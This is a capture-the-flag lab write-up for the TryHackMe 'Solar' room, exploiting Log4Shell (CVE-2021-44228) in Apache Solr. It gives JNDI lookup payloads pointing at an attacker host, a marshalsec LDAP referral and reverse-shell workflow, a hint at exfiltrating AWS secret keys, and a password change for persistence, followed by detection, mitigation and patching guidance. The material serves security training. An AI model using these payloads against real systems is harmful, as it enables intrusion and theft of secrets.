
Solar, exploiting log4j
Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun. https://tryhackme.com/room/solar

Background
On December 9th, 2021, the world was made aware of a new vulnerability identified as CVE-2021-44228, affecting the Java logging package log4j. This vulnerability earned a severity score of 10.0 (the most critical designation) and offers remote code trivial remote code execution on hosts engaging with software that utilizes this log4j version. This attack has been dubbed "Log4Shell"
Today, log4j version 2.16.0 is available and patches this vulnerability (JNDI is fully disabled, support for Message Lookups is removed, and the new DoS vulnerability CVE-2021-45046 is not present). https://github.com/apache/logging-log4j2/releases/tag/rel%2F2.16.0
However, the sheer danger of this vulnerability is due to how ubiquitous the logging package is. Millions of applications as well as software providers use this package as a dependency in their own code. While you may be able to patch your own codebase using log4j, other vendors and manufacturers will still need to push their own security updates downstream. Many security researchers have likened this vulnerability to that of Shellshock by the nature of its enormous attack surface. We will see this vulnerability for years to come.\
For a growing community-supported list of software and services vulnerable to CVE-2021-44228, check out this GitHub repository:
This room will showcase how you can test for, exploit, and mitigate this vulnerability within Log4j.
While there are a number of other articles, blogs, resources and learning material surrounding CVE-2021-44228, I (the author of this exercise) am particularly partial to these:
Reconnaissance
Running RustScan we get the following results:
We see on port 8983 that the service is unknown
Lets run nmap -sC -sV -p 8983 10.10.158.27 and see what service we are dealing with
-sC - default scripts
-sV - enumerate versions
-p 8983 - the port we want to scan
This target machine is running Apache Solr

Looking at the site we also see the version is 8.11.0 which is known to include the vulnerable log4j package.
Logs
Given this example log file we can gather a bit more information on how this exploit works
We can see there are a lot of INFO log entries with the path of /admin/cores
We can also see that the params field in the log entries should be user controlable
Proof of Concept
The log4j package adds extra logic to logs by "parsing" entries, ultimately to enrich the data -- but may additionally take actions and even evaluate code based off the entry data. This is the gist of CVE-2021-44228. Other syntax might be in fact executed just as it is entered into log files.
Some examples of this syntax are:
${sys:os.name}${sys:user.name}${log4j:configParentLocation}${ENV:PATH}${ENV:HOSTNAME}${java:version}

We already know the general payload to abuse this log4j vulnerability. The format of the usual syntax that takes advantage of this looks like so: ${jndi:ldap://ATTACKERCONTROLLEDHOST}
This syntax indicates that the log4j will invoke functionality from "JNDI", or the "Java Naming and Directory Interface." Ultimately, this can be used to access external resources, or "references," which is what is weaponized in this attack.
Notice the ldap:// schema. This indicates that the target will reach out to an endpoint (an attacker controlled location, in the case of this attack) via the LDAP protocol. For the sake of brevity, we will not need to cover all the ins-and-outs and details of LDAP here, but know that this is something we will need to work with as we refine our attack.
We can simply supply HTTP GET variables or parameters which will be processed and parsed by log4j.
Other locations you might supply this JNDI syntax:
Input boxes, user and password login forms, data entry points within applications
HTTP headers such as
User-Agent,X-Forwarded-For, or other customizable headersAny place for user-supplied data

For now we are going to start up a netcat listner
Then run this curl command

And we see a call back to our netcat listener!
Exploitation
At this point, we have verified the target is in fact vulnerable by seeing this connection caught in your netcat listener. However, it made an LDAP request... so all our netcat listener saw was non-printable characters (strange looking bytes). We can now build upon this foundation to respond with a real LDAP handler.
We will utilize a open-source and public utility to stage an "LDAP Referral Server". This will be used to essentially redirect the initial request of the victim to another location, where you can host a secondary payload that will ultimately run code on the target. This breaks down like so:
${jndi:ldap://attackerserver:1389/Resource}-> reaches out to our LDAP Referral ServerLDAP Referral Server springboards the request to a secondary
http://attackerserver/resourceThe victim retrieves and executes the code present in
http://attackerserver/resource
This means we will need an HTTP server, which we could simply host with any of the following options (serving on port 8000):
python3 -m http.serverphp -S 0.0.0.0:8000(or any other
busybox httpdor formal web service you might like)
The first order of business is obtaining the LDAP Referral Server. We will use the marshalsec utility offered at https://github.com/mbechler/marshalsec
Ultimately, this needs to run Java. Reviewing the README for this utility, it suggests using Java 8. (You may or may not have success using a different version, but to "play by the rules," we will match the same version of Java used on the target virtual machine)

With marshalsec built, we can start an LDAP referral server to direct connections to our secondary HTTP server
Note: The port for this will be the web server and not the netcat port we are listening on
We now need to create the exploit payload
Note: This port we are using will be the netcat listener port we are waiting for a connecttion on
We also need to compile it with javac Exploit.java -source 8 -target 8 and we shoulld get Exploit.class


Now we need to serve this class file with python3 -m http.server. I also moved this class file into another directory to keep it seperate from the java file.

Next we need to set up a netcat listener

Finally, all that is left to do is trigger the exploit and fire off our JNDI syntax! Note the changes in port number (now referring to our LDAP server) and the resource we retrieve, specifying our exploit:


Time to upgrade our shell, you can follow these steps:
(on the reverse shell)
python3 -c "import pty; pty.spawn('/bin/bash')"(press on your keyboard)
Ctrl+Z(press on your keyboard)
Enter(on your local host)
stty raw -echo(on your local host)
fg(you will not see your keystrokes -- trust yourself and hitEnter)(press on your keyboard)
Enter(press on your keyboard)
Enter(on the reverse shell)
export TERM=xterm
Shell is now upgraded!
Time to see what permissions we have, I first started with sudo -l



Lets set a nice password so we can ssh back in if needed. I like ssh connections more than reverse shells anyway. Here I just set the password for solr to solr
Detection
Unfortunately, finding applications vulnerable to CVE-2021-44228 "Log4Shell" is hard.
Detecting exploitation might be even harder, considering the unlimited amount of potential bypasses.
With that said, the information security community has seen an incredible outpouring of effort and support to develop tooling, script, and code to better constrain this threat. While this room won't showcase every technique in detail, you can again find an enormous amount of resources online.
Below are snippets that might help either effort:
https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes (local, based off hashes of log4j JAR files)
https://gist.github.com/olliencc/8be866ae94b6bee107e3755fd1e9bf0d (local, based off hashes of log4j CLASS files)
https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2021-44228 (listing of vulnerable JAR and CLASS hashes)
https://github.com/omrsafetyo/PowerShellSnippets/blob/master/Invoke-Log4ShellScan.ps1 (local, hunting for vulnerable log4j packages in PowerShell)
https://github.com/darkarnium/CVE-2021-44228 (local, YARA rules)
A massive resource is available here: https://www.reddit.com/r/sysadmin/comments/reqc6f/log4j_0day_being_exploited_mega_thread_overview
Viewing the solr.log from this exercise we can see exactly how our attack worked
Bypasses
The JNDI payload that we have showcased is the standard and "typical" syntax for performing this attack.
If you are a penetration tester or a red teamer, this syntax might be caught by web application firewalls (WAFs) or easily detected. If you are a blue teamer or incident responder, you should be actively hunting for and detecting that syntax.
Because this attack leverages log4j, the payload can ultimately access all of the same expansion, substitution, and templating tricks that the package makes available. This means that a threat actor could use any sort of tricks to hide, mask, or obfuscate the payload.
With that in mind, there are honestly an unlimited number of bypasses to sneak in this syntax. While we will not be diving into the details in this exercise, you are encouraged to play with them in this environment. Read them carefully to understand what tricks are being used to masquerade the original syntax.
There are numerous resources online that showcase some examples of these bypasses, with a few offered below:
Note the use of the rmi:// protocol in the last one. This is also another valid technique that can be used with the marshalsec utility -- feel free to experiment!
Additionally, within the log4j engine, you can expand arbitrary environment variables (if this wasn't already bad enough). Consider the damage that could be done even with remote code execution, but a simple LDAP connection and exfiltration of ${env:AWS_SECRET_ACCESS_KEY}
For other techniques, you are strongly encouraged t do your own research. There is a significant amount of information being shared in this Reddit thread: https://www.reddit.com/r/sysadmin/comments/reqc6f/log4j_0day_being_exploited_mega_thread_overview/
Mitigation
Now that you have acted as the adversary for a little bit, please take off your hacker hat and let's mitigate the vulnerability on this vulnerable machine! Review the mitigation techniques suggested on the Apache Solr website. https://solr.apache.org/security.html
One option is to manually modify the /etc/default/solr.in.sh **** file with a specific syntax.
The Apache Solr website Security page explains that you can add this specific syntax to the solr.in.sh file: SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
Now that the configuration file has been modified, the service still needs to be restarted for the changed to take effect.
This process may vary between installations, but for this server, you can restart the service with this syntax: sudo /etc/init.d/solr restart
Patching
Looking at the Apache site: https://logging.apache.org/log4j/2.x/security.html It looks like the vulnerability is patched in log4j version 2.17.1

Lessons Learned
Web applications that are exposed externally should have a WAF in front of them to block syntax that an attacker might use to exploit a system
Make sure to monitor your logs for suspecious activity as the log entry for this exploit is very different than the other log entries